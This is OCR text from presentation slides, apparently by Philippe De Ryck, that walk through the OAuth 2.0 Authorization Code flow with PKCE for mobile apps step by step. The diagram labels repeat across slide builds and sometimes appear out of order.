
2 Generate a random value (code verifier) and associate it with the user's browser (e.g., cookie)

@PhilippeDeRyck

Frontend web apps and mobile apps also use the Authorization Code flow with PKCE

The authorization code grant with PKCE allows the user to delegate authority to an application to access APIs on their behalf

How does all of this work for mobile apps?



6 Handle user authentication / consent

7 Store the code challenge along with the authorization code

11 Recalculate the hash of the code verifier and compare to the stored code challenge

Redirect with the code challenge in the URL 5

Exchange authorization code ~~with client credentials~~ and the code verifier 10

12 Access token & refresh token

There is no client authentication, so all security relies on the attacker not controlling the client's redirect URI

8 Redirect to backend with authorization code

1 Login with my Restograde account

4 Initialize the flow using the code challenge

9 Follow redirect with authorization code


13 Request with access token

14 Response

Calculate the SHA256 of the code verifier (code challenge) 3

2 Generate a random value (code verifier) and associate it with the user's browser (e.g., cookie)

@PhilippeDeRyck



1 Login with my Restograde account

2 Generate a random value (code verifier) and associate it with the user's browser (e.g., cookie)

3 Calculate the SHA256 of the code verifier (code challenge)

4 Initialize the flow using the code challenge

5 Redirect with the code challenge in the URL

6 Handle user authentication / consent

7 Store the code challenge along with the authorization code

8 Redirect to backend with authorization code

9 Follow redirect with authorization code

10 Exchange authorization code ~~with client credentials~~ and the code verifier

11 Recalculate the hash of the code verifier and compare to the stored code challenge


12 Access token & refresh token

13 Request with access token

14 Response

There is no client authentication, so all security relies on the attacker not controlling the client's redirect URI

@PhilippeDeRyck



1 Login with my Restograde account

2 Generate a random value (code verifier) and associate it with the user's browser (e.g., cookie)

3 Calculate the SHA256 of the code verifier (code challenge)

4 Initialize the flow using the code challenge

5 Redirect with the code challenge in the URL

6 Handle user authentication / consent

7 Store the code challenge along with the authorization code

8 Redirect to backend with authorization code

9 Follow redirect with authorization code

10 Exchange authorization code ~~with client credentials~~ and the code verifier

11 Recalculate the hash of the code verifier and compare to the stored code challenge

12 Access token & refresh token

access token

14 Response

These interactions happen in an embedded system browser (e.g., SFSafariViewController or Chrome Custom Tabs), not a webview.

@PhilippeDeRyck

Mobile apps rely on an embedded system browser for running an OAuth 2.0 authorization code flow

